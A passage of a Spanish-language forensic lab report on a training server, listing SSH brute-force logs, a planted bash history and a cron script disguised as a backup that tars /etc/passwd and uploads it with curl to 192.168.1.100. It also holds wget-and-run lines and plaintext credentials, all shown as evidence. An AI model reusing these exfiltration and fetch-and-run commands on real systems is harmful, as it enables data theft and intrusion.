
Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 10



Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 11




The screenshot shows a terminal window titled "4geeks-server-lab 1 [Comando] - Oracle VirtualBox". The terminal output displays a series of failed SSH login attempts from 192.168.1.103 to a server. The user 'root' failed at 15:26:20, 'test' failed at 15:26:52, 'test' failed again at 15:27:01, 'admin' failed at 15:27:28, 'admin' failed again at 15:27:32, 'admin' failed again at 15:27:37, 'hacker' failed at 15:28:33, 'hacker' failed again at 15:28:40, 'root' failed at 15:29:15, and 'root' failed again at 15:29:21. The terminal prompt is 'sysadmin@4geeks-server:~\$'.

```
sysadmin@4geeks-server:~$ grep "Failed password" /var/log/auth.log | tail -n 20
Jun 21 19:58:20 4geeks-server sshd[2001]: Failed password for root from 192.168.1.50 port 40290 ssh2
Jun 23 15:26:52 4geeks-server sshd[1736]: Failed password for Invalid user test from 192.168.1.103 port 58760 ssh2
Jun 23 15:27:01 4geeks-server sshd[1736]: Failed password for Invalid user test from 192.168.1.103 port 58760 ssh2
Jun 23 15:27:07 4geeks-server sshd[1736]: Failed password for Invalid user test from 192.168.1.103 port 58760 ssh2
Jun 23 15:27:28 4geeks-server sshd[1747]: Failed password for Invalid user admin from 192.168.1.103 port 49542 ssh2
Jun 23 15:27:32 4geeks-server sshd[1747]: Failed password for Invalid user admin from 192.168.1.103 port 49542 ssh2
Jun 23 15:27:37 4geeks-server sshd[1747]: Failed password for Invalid user admin from 192.168.1.103 port 49542 ssh2
Jun 23 15:28:33 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 ssh2
Jun 23 15:28:40 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 ssh2
Jun 23 15:29:15 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh2
Jun 23 15:29:21 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh2
sysadmin@4geeks-server:~$
```

Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 12




The screenshot shows a terminal window titled "4geeks-server-lab 1 [Comando] - Oracle VM VirtualBox". The terminal displays a series of SSH login attempts and server status messages. The logs indicate several failed password attempts for users 'admin', 'hacker', and 'root' from IP 192.168.1.103. There are also messages about PAM authentication failures and successful connections for 'root' and 'hacker'. The terminal output is as follows:

```
Jun 23 15:27:30 4geeks-server sshd[1747]: pam_unix(sshd:auth): check pass; user unknown
Jun 23 15:27:32 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103 port 49542 ssh2
Jun 23 15:27:35 4geeks-server sshd[1747]: pam_unix(sshd:auth): check pass; user unknown
Jun 23 15:27:37 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103 port 49542 ssh2
Jun 23 15:27:39 4geeks-server sshd[1747]: Connection closed by invalid user admin 192.168.1.103 port 49542 [preauth]
Jun 23 15:27:39 4geeks-server sshd[1747]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103
Jun 23 15:28:30 4geeks-server sshd[1769]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=hacker
Jun 23 15:28:33 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 ssh2
Jun 23 15:28:40 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 ssh2
Jun 23 15:29:04 4geeks-server sshd[1769]: Connection closed by authenticating user hacker 192.168.1.103 port 44272 [preauth]
Jun 23 15:29:04 4geeks-server sshd[1769]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=hacker
Jun 23 15:29:14 4geeks-server sshd[1797]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=root
Jun 23 15:29:15 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh2
Jun 23 15:29:21 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh2
Jun 23 15:29:49 4geeks-server sshd[1797]: Connection closed by authenticating user root 192.168.1.103 port 47014 [preauth]
Jun 23 15:29:49 4geeks-server sshd[1797]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=root
Jun 23 16:40:13 4geeks-server sshd[782]: Server listening on 0.0.0.0 port 22.
Jun 23 16:40:13 4geeks-server sshd[782]: Server listening on :: port 22.
Sep 24 11:29:07 4geeks-server sshd[808]: Server listening on 0.0.0.0 port 22.
Sep 24 11:29:07 4geeks-server sshd[808]: Server listening on :: port 22.
Sep 24 11:31:30 4geeks-server sshd[785]: Server listening on 0.0.0.0 port 22.
Sep 24 11:31:30 4geeks-server sshd[785]: Server listening on :: port 22.
sysadmin@4geeks-server:~$
```

Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 13



The screenshot shows a terminal window titled "4geeks-server-lab 1 [Comando] - Oracle VM VirtualBox". The terminal displays a series of system logs related to the 'systemd-tmpfiles-clean.service'. The logs indicate that the service has started, performed a cleanup of temporary directories, and successfully entered the 'dead' state. The logs also show the job identifier as 1073. The terminal output is as follows:

```
id=0)
Sep 24 11:45:01 4geeks-server CRON[2878]: (root) DMG (/usr/local/bin/backup2.sh)
Sep 24 11:45:04 4geeks-server CRON[2878]: (CRON) info (No MTA installed, discarding output)
Sep 24 11:45:04 4geeks-server CRON[2878]: pam_unix(cron:session): session closed for user root
Sep 24 11:46:21 4geeks-server systemd[1]: Starting Cleanup of Temporary Directories...
-- Subject: A start job for unit systemd-tmpfiles-clean.service has begun execution
-- Defined-By: systemd
-- Support: http://www.ubuntu.com/support
--
-- A start job for unit systemd-tmpfiles-clean.service has begun execution.
--
-- The job identifier is 1073.
Sep 24 11:46:21 4geeks-server systemd[1]: systemd-tmpfiles-clean.service: Succeeded.
-- Subject: Unit succeeded
-- Defined-By: systemd
-- Support: http://www.ubuntu.com/support
--
-- The unit systemd-tmpfiles-clean.service has successfully entered the 'dead' state.
Sep 24 11:46:21 4geeks-server systemd[1]: Finished Cleanup of Temporary Directories.
-- Subject: A start job for unit systemd-tmpfiles-clean.service has finished successfully
-- Defined-By: systemd
-- Support: http://www.ubuntu.com/support
--
-- A start job for unit systemd-tmpfiles-clean.service has finished successfully.
--
-- The job identifier is 1073.
Sep 24 11:46:59 4geeks-server kernel: [UFW BLOCK] IN=enp0s3 OUT= MAC=01:00:5e:00:00:01:18:82:8c:4c:17
6:bb:08:00 SRC=192.168.1.1 DST=224.0.0.1 LEN=32 TOS=0x00 PREC=0x80 TTL=1 ID=0 DF PROTO=2
Sep 24 11:49:03 4geeks-server kernel: [UFW BLOCK] IN=enp0s3 OUT= MAC=01:00:5e:00:00:01:18:82:8c:4c:17
6:bb:08:00 SRC=192.168.1.1 DST=224.0.0.1 LEN=32 TOS=0x00 PREC=0x80 TTL=1 ID=0 DF PROTO=2
Sep 24 11:51:08 4geeks-server kernel: [UFW BLOCK] IN=enp0s3 OUT= MAC=01:00:5e:00:00:01:18:82:8c:4c:17
6:bb:08:00 SRC=192.168.1.1 DST=224.0.0.1 LEN=32 TOS=0x00 PREC=0x80 TTL=1 ID=0 DF PROTO=2
Sep 24 11:53:13 4geeks-server kernel: [UFW BLOCK] IN=enp0s3 OUT= MAC=01:00:5e:00:00:01:18:82:8c:4c:17
6:bb:08:00 SRC=192.168.1.1 DST=224.0.0.1 LEN=32 TOS=0x00 PREC=0x80 TTL=1 ID=0 DF PROTO=2
Sep 24 11:55:18 4geeks-server kernel: [UFW BLOCK] IN=enp0s3 OUT= MAC=01:00:5e:00:00:01:18:82:8c:4c:17
6:bb:08:00 SRC=192.168.1.1 DST=224.0.0.1 LEN=32 TOS=0x00 PREC=0x80 TTL=1 ID=0 DF PROTO=2
sysadmIn@4geeks-server:~$
```

Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 14

```
sysadmin@4geeks-server:~$ cat ~/.bash_history
rm ~/.bash_history
exit
echo "Reminder: new credentials for reports stored temporarily in /opt/.archive" | sudo tee /home/reports/.note
exit
sudo mkdir -p /opt/.archive
echo "reports:reports123" | sudo tee /opt/.archive/credentials.txt
sudo chmod 644 /opt/.archive/credentials.txt
echo "cat /opt/.archive/credentials.txt" | sudo tee /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
echo "wget http://192.168.1.100/install.sh" | sudo tee -a /home/reports/.bash_history
echo "chmod +x install.sh" | sudo tee -a /home/reports/.bash_history
echo "./install.sh" | sudo tee -a /home/reports/.bash_history
echo "nano backup.log" | sudo tee -a /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
sudo touch /home/reports/install.sh
sudo nano /home/reports/install.sh
sudo touch /home/reports/backup.log
sudo nano /home/reports/backup.log
sudo chown reports:reports /home/reports/install.sh /home/reports/backup.log
ls
ls
sudo nano /home/reports/chat.txt
sudo chown reports:reports /home/reports/chat.txt
exit
cat /var/backups/.logs/creds.txt
sudo mkdir -p /var/backups/.logs
echo "reports:reports123" | sudo tee /var/backups/.logs/creds.txt
sudo chmod 644 /var/backups/.logs/creds.txt
echo "cat /var/backups/.logs/creds.txt" | sudo tee -a /home/sysadmin/.bash_history
sysadmin@4geeks-server:~$ _
```

Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 15




Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 16



Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.


Evidencia 17



```
sysadmin@4geeks-server:~$ ls -la /usr/local/bin/
total 12
drwxr-xr-x  2 root root 4096 Jun 23 15:06 .
drwxr-xr-x 10 root root 4096 Mar 14 2023 ..
-rwxr-xr-x  1 root root  125 Jun 23 15:06 backup2.sh
sysadmin@4geeks-server:~$ sudo cat /usr/local/bin/backup2.sh
#!/bin/bash
tar -czf /tmp/secrets.tgz /etc/passwd
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload
sysadmin@4geeks-server:~$ _
```


Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 18



Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.


Evidencia 19



```
sysadmin@4geeks-server:~$ find /opt -type f -iname "*.sh"
/opt/scripts/logrotate.sh
sysadmin@4geeks-server:~$ cat /etc/rc.local
cat: /etc/rc.local: No such file or directory
sysadmin@4geeks-server:~$ sudo cat /etc/rc.local
cat: /etc/rc.local: No such file or directory
sysadmin@4geeks-server:~$ cat /opt/scripts/logrotate.sh
